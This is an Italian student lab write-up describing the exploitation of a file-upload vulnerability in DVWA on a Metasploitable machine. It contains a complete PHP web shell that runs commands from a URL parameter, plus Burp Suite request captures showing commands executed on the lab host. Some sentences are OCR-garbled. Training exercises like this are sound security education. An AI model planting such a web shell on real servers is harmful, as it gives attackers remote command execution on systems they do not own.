
Esercizio S6 L1 del 04/11/24 ***Daniele Paolone***

Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP

Si crea un file di testo dove si inserisce dove caricare una shell in PHP, come nell' immagine seguente:


```php
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    $cmd = ($_GET['cmd']);
    system($cmd);
    echo "</pre>";
} else {
    echo "Usage: ?cmd=<command>";
}
?>
```

Successivamente si avvia Burp Suite e si fa partire l' intercettazione del traffico. Utilizzando il browser interno, si inserisce l' ip di metasploitable e si carica il file *shell.php*.




In questo modo si è inserito l'exploit per consente di modificare il verbo http PUT. Questa è la situazione che si ha prima della modifica nel codice:

Nel browser, invece, comparirà l' immagine seguente:



Con questo exploit, andando a modificare la riga *ls* dopo *cmd*, e possibile scrivere ciò che si vuole, come si può notare nelle immagini sottostanti:


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.1.90:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
GET /dvwa/hackable/uploads/shell.php?cmd=touch+ciao HTTP/1.1
Host: 192.168.1.90
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b3f984f30b601322bf713e30cdfac086
Connection: keep-alive


Not secure 192.168.1.90/dvwa/hackable/uploads/shell.php?cmd=ls
ciao
dvwa_email.png
shell.php